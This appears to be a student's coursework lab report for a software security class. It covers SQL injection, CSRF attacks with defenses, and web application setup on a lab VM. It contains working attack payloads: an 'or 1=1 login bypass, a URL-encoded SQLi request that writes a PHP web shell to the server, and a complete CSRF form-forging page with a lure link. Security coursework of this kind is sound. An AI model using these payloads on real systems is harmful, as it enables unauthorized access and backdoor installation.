


We tried to login using the 'or 1=1;#

#### **b: Simple SQL injection attack**




#### **c:- Stole credentials using SQL injection**



## Task 5 SQLi attacks to the shell

### **a: Displaying php file content with SQLi attack**



### **b: Creating php file with SQLi attack**

### **i: Construct the SQLi query**



[http://172.16.39.98/admin/edit.php?id=0%20union%20select%20%22%22.%22%22.%22%3C?php%20system\(\\$\\_GET\[%27cmd%27\]\);%20?%3E%22.%22%22%20into%20outfile%20%22/var/www/css/gadhaven1\\_lab7.php%22](http://172.16.39.98/admin/edit.php?id=0%20union%20select%20%22%22.%22%22.%22%3C?php%20system($_GET[%27cmd%27]);%20?%3E%22.%22%22%20into%20outfile%20%22/var/www/css/gadhaven1_lab7.php%22)





## PS 474/574 : Software/Language-based Security

### Lab 8

#### Cross Site Request Forgery attacks and defense solution

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Bitbucket:- [https://bitbucket.org/lbs\\_gadhaven1/ss-lbs-gadhaven1/commits/](https://bitbucket.org/lbs_gadhaven1/ss-lbs-gadhaven1/commits/)

### Task 1

#### Understanding HTTP Request Parameters

```
32
33
34 <form action="index.php" method="POST" enctype="multipart/form-data">
35   Title: <input type="text" name="title" /><br/>
36   Text: <textarea name="text" cols="80" rows="5">
37     </textarea><br/>
38
39   <input type="submit" name="Add" value="Add">
40
41 </form>
42
43
44 </body>
45 </html>
46
47
```

a: What is the full URL of CSRF attack

:- <http://myblog.westus3.cloudapp.azure.com/admin/new.php>

b: What are HTTP methods

:- Post is HTTP method used, we know it because it is mention in code itself


c:- What are field name

:- Title and Text are two field names used in request.

### Task 2

#### Construct the webpage to perform CSRF

a: Revised code



```
1 <!DOCTYPE html>
2 <!--
3 This is a code template to forge an HTTP POST request.
4 Used for Lab 8 Software Security/Language-based Security .
5 -->
6 <html>
7 <title> Lab 8 Software Security/Language-based Security </title>
8 <body>
9 <h1>Lab 8 Software Security/Language-based Security </h1>
10 <h2>Cross-site Request Forgery Attack, by Phu Phung, customized by "Niharika Gadhave".</h2>
11 <script>
12 function CSRF() {
13     //create a <form> element.
14     var form = document.createElement('form');
15     //construct the form
16     form.action = "http://myblog.westus3.Cloudapp.azure.com/admin/index.php";
17     form.method = "POST";
18     form.target = "self";
19     form.innerHTML = "<input type='hidden' name='title' value='A Post by gadhaven1 using an 'CSRF' Attack' />"+
20     "<textarea type='hidden' name='text' value='Any comment is welcome!' />";
21     //append the form to the current page.
22     document.body.appendChild(form);
23     //just for the lab report, to capture the screenshot, otherwise, the CSRF
24     //will be submitted automatically
25     alert('CSRF Attack for Lab 8 is about to happen - By Niharika Gadhave');
26     //submit the form
27     form.submit();
28 }
29 //call CSRF() to forge an HTTP POST request to the vulnerable server
30 CSRF();
31 </script>
32 </body>
33 </html>
```


We edited the code by adding the action, method, target and field with the help of answers of task 1.

URL to request the web application: [172.16.39.92/gadhaven1-csrf1ab.html](http://172.16.39.92/gadhaven1-csrf1ab.html)

## b: Demonstration



When we browse the above mentioned link the alert message pops up saying that attack is about to happen by the attacker.




When we click on the OK or alert message it will redirect us to the login page as we don't have the username and password for the web application.

### **Task 3** **Perform the CSRF using and injected link**

#### **a:- Construct the injected link**

We injected the link by using below command


`<a href="http://172.16.39.92/gadhaven1-csrf lab.html"> Click to get in the system </a>`  
. Niharika Gadhave



When we click on the text we build it will redirect us to the page we created earlier.

### b: Simulate the attack

We logged in with the help of username and password.



### a: The CSRF request happened


When we click the link which was created by the attacker it will redirect us to the page with a pop up that there was an attack.



### b: The data is injected into the system

When we click on **OK** on the message it will redirect us to the home page which shows that the data is injected to the system.





## Task 4

### CSRF Defenses

#### **a: CSRF attack**

CSRF attacks happen when a user who has been verified sends a malicious request to a web application asking it to carry out an undesirable activity. CSRF attacks take advantage of weak web applications.

The server's failing to compel the client to re-authenticate for each new request activity allowed the attack to lead to this vulnerability.

#### **b: Solution for the attack**

There are a couple of things we can take care of from being the victim. They are

- After a session, completely log out of a web application
- Never saving password and username in the browser
- Never clicking on unwanted links which are send by email, messages or any social media platforms
- Disabling HTTP method.
- Using a Secret token.



## PS 474/574 : Software/Language-based Security

### Lab 9

### Web Application Administration and HTTP Setup

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Instructor:- Dr. Phu Phung

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
Bitbucket Link: [https://bitbucket.org/lbs\\_gadhaven1/ss-lbs-gadhaven1/commits/](https://bitbucket.org/lbs_gadhaven1/ss-lbs-gadhaven1/commits/)

### Task 0

### Web Application Administration and HTTP Setup

**a: Database setup**

**I: Database**



```
/bin/bash
[11/17/22]seed@VM:~$ mysql -u niharika -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 109
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

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affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database                |
+-----+
| information_schema       |
| blog                     |
+-----+
2 rows in set (0.01 sec)

mysql>
```

We created separate database for the web application

## ii: New credentials




```
1 <?php
2
3 $dblink = mysqli_connect("localhost", "niharika", "niharika", "blog");
4 if (mysqli_connect_errno()) {
5     printf("Connect failed: %s\n", mysqli_connect_error());
6     exit();
7 }
8
9
10
11
```

Edited classes/db.php by putting new username and password.

## b: Deployment


### i: Using the IP address




## ii: With local domain name

### 1: Within SEEDVM

Edited 000-default.conf file



Result:



## 2: In laptop browser

Edited hosts file in laptop


```
##
# Host Database
#
# localhost is used to configure the loopback interface
# when the system is booting. Do not change this entry.
##
127.0.0.1    localhost
255.255.255.255 broadcasthost
::1        localhost
# Added by Docker Desktop
# To allow the same kube context to work on the host and the container:
127.0.0.1   kubernetes.docker.internal
127.0.0.1   niharika.myblog.com
# End of section
```

Result:

